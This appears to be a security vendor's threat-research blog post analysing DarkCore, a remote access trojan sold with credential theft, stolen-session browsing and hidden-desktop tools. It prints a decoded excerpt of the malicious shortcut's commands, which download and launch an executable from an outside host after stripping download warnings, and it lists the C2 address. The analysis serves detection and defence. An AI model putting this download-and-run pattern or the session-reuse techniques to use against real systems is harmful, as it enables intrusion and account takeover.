Skip to content

BlackFog security researchers uncovered DarkCore, a RAT whose dedicated browser could let attackers access Gmail, WhatsApp and MediaFire accounts using stolen sessions, while making the activity appear to come from the victim’s own IP address.
DarkCore is a recently uncovered remote access trojan (RAT), sold with tools to capture credentials, control a hidden desktop and reuse stolen browser sessions. During routine threat hunting, our analysts found a new offering of DarkCore on a cybercrime network.
The dedicated browser drew our attention because of how it handles stolen sessions. The seller describes a browser that reuses those sessions to access work mailboxes, instant messaging apps, cloud storage and other services through the infected machine’s IP address. The purpose is to make the access look like legitimate activity from the user.
After seeing the advertisement, we decided to compare the pitch with the code in a Windows sample and a PDF-themed shortcut that came with it. This shortcut is designed to display a real report to the victim while downloading an executable in the background.
Credential Theft
The DarkCore listing, posted on August 11, 2026, describes a native C++ tool capable of credential theft, file transfers, hidden desktop access, and a reverse proxy. Screenshots of the console tool were also provided in the listing.

Figure 1. DarkCore’s marketplace listing.
The credential manager displays service URLs, usernames, and passwords, spread over 118 rows in the screenshot provided by the seller. However, this screenshot was from the seller’s own material, so we do not know the exact number of victims compromised.

Figure 2. The credential manager, with usernames and passwords redacted.
A stolen password can reach beyond the infected machine, depending on how the service is secured and what the account can access. Session cookies represent a successful login that has already happened. DarkCore’s browser is built around reusing those sessions.
Reusing Logged-In Sessions
Previous research into cookie theft and business email compromise (BEC) has demonstrated how threat actors can reuse authenticated sessions after an MFA-protected sign-in. DarkCore is sold with a console that lets operators select stolen sessions and route web traffic through victims’ IP addresses.
The seller’s screenshot shows WhatsApp, YouTube, Gmail, and MediaFire listed in the dedicated browser. It also has a WhatsApp session window open next to it. The pitch is to select a stolen session and open the account as its victim.

Figure 3. DarkCore’s browser and service list, with private content redacted.
The changelog says stolen cookies are injected into the browser, and its traffic goes through the victim’s IP address. Only session cookies appear in its service list. Close the last browser window for that session and, according to the changelog, the proxy stops too.

Figure 4. The browser changelog describes session import and victim-IP routing.
Hidden Desktop Access
An operator could also access a victim’s device through hidden virtual network computing (HVNC). In this case, the operator controls a real browser on a hidden Windows desktop that the user cannot see. The image below shows an HVNC panel with Chrome open on Gmail.

Figure 5. Gmail displayed through DarkCore’s HVNC interface.
Both session reuse and hidden desktop access depend on a foothold on the victim’s device. The accompanying PDF-themed shortcut provides a route to that foothold.
The PDF-Themed Shortcut
PdfView.lnk uses a PDF icon and calls itself a “PDF Report Launcher”. Behind that, the shortcut launches a minimized command window that downloads a real document and a separate executable.
Commands are obfuscated with string slicing, character removal and CALL expansion, making them unrecognizable as plain curl.exe and START commands. We reconstructed the commands by analyzing the shortcut.
:: Decoded command excerpt; download URL variables retained
set bkd=%TMP%\b%RANDOM%
curl.exe -sL -f -o “%bkd%.pdf” %zzs% && (
erase “%bkd%.pdf:Zone.Identifier” >nul
START “” “%bkd%.pdf”
)
curl.exe -sL -o “%bkd%.exe” %fvrmt%
erase “%bkd%.exe:Zone.Identifier” >nul
START “” “%bkd%.exe”
The shortcut downloads a World Bank report and saves it as a temporary PDF to use as a decoy. The second command downloads https://update.cdnlinks.org/ReportPDFReader.exe to a temporary location and starts the executable.
Before opening either file, the commands try to remove its Zone.Identifier stream, which Windows uses to mark internet downloads. For the PDF, the removal attempt and opening occur only if the download succeeds. Removing the stream can reduce the number of warnings users see.
Both steps are independent of each other. If the PDF fails to download, the payload download will still be attempted. The executable will be launched without confirming that it’s been downloaded successfully.
The file name corresponds to the ReportPDFReader.exe sample we analyzed, but we were unable to hash the file hosted at that link to determine if they are the same. How the shortcut was originally distributed is still unknown.
Recovering the Configuration
To examine the client’s connection settings, we followed the supplied sample’s startup code. The sample is an unsigned 64-bit Windows executable containing DARKCORE01 and module interfaces for remote desktop and HVNC.
Those settings are encoded. The decoder rotates bytes from a 32-byte key and XORs them with 758 bytes in the .data2 section. We re-implemented the decoder offline to extract the fields. Re-encoding those fields reproduced the original bytes exactly.
# Selected fields recovered offline from .data2
c2_host = 217.156.8.148
c2_port = 43592
transport = direct TCP
tor_selector = 0
websocket_selector = 0
executable_name = backgroundTaskHost.exe
registry_label = backgroundTaskHost
client_label = client_1
retry_base_ms = 5000
installation_flag = 0
run_key_flag = 0
task_flag = 0
additional_persistence_flag = 0
The client is configured to communicate with its command and control (C2) server at 217.156.8.148:43592 via a direct TCP connection. Both Tor and WebSocket/CDN options are disabled.
The two name fields read backgroundTaskHost.exe and backgroundTaskHost. The first is the executable name and the second is the registry label, borrowing the name of a legitimate Windows process. With all installation and startup persistence flags set to zero in this build, the client skips those steps at startup.
Loading Additional Modules
The client’s settings are fixed in the sample, although an operator can extend its abilities by supplying additional modules. A dispatcher has two ways of loading these modules: they can either be mapped directly into memory or dropped to disk as a dynamic-link library (DLL) file before being loaded. Neither option confirms whether the advertised browser features work.
The disk route leaves more of a trail. The DLL filename starts with “dc” and is built from the tick count and process ID. The file is created and written, then loaded, after which the client tries to delete it. The key instructions and the APIs they resolve to are below.
; Selected instructions; intervening instructions omitted
; 0x14001e417: DLL filename format “%sdc%08lx%04x.dll”
0x14001e417 lea rdx, [rip + 0x5c7ba]
; CreateFileA
0x14001e452 call qword ptr [rip + 0x58e68]
; WriteFile
0x14001e49f call qword ptr [rip + 0x58ea3]
; LoadLibraryA
0x14001e4c1 call qword ptr [rip + 0x590a9]
; DeleteFileA (deletion attempt)
0x14001e4d7 call qword ptr [rip + 0x58df3]
Indicators of Compromise
The client’s settings are fixed in the sample, although an operator can extend its abilities by supplying additional modules. A dispatcher has two ways of loading these modules: they can either be mapped directly into memory or dropped to disk as a dynamic-link library (DLL) file before being loaded. Neither option confirms whether the advertised browser features work.
The disk route leaves more of a trail. The DLL filename starts with “dc” and is built from the tick count and process ID. The file is created and written, then loaded, after which the client tries to delete it. The key instructions and the APIs they resolve to are below.
| Indicator | Role |
|---|---|
hxxps://update[.]cdnlinks[.]org/ReportPDFReader.exe |
Executable download configured in PdfView.lnk |
217.156.8[.]148:43592 |
Direct TCP C2 configured in the supplied executable |
2deedea02811bb8e288db1a96aac44bbfb533fd624b25f000823fa92baabd9a1 |
SHA-256: ReportPDFReader.exe |
5102c02a158bd53649de66ecf627966f744e4fd46240523eb6cd11c348b2dfab |
SHA-256: PdfView.lnk |
0530f78227fa92b7b2d716c6a8253405a83e4b9b4a0c84736f1a0863ff500925 |
SHA-256: embedded DLL resource 101 |
Stopping Data Theft
The indicators above give you a starting point. The most reliable place to catch DarkCore is the shortcut’s early activity, when cmd.exe calls curl to download a document and executable into temporary storage. curl has legitimate uses, so assess the command lines, process ancestry, downloaded files and configured C2 address and port together.
Keep downloaded files and temporary DLL evidence as you investigate. Windows uses backgroundTaskHost.exe legitimately too, so verify its hash, path, digital signature and parent process. Use that endpoint record when reviewing message access, mailbox changes and file downloads. A familiar sign-in IP does not prove access was safe: DarkCore’s seller pitches victim-IP routing to make access look legitimate.
If data theft is suspected, isolate the endpoint, stop unauthorized transfers, revoke active sessions to help cut off account access and reset affected credentials. BlackFog’s ADX Protect also works alongside that investigation and recovery. It monitors outbound traffic and is designed to block unauthorized transfers before data leaves the device.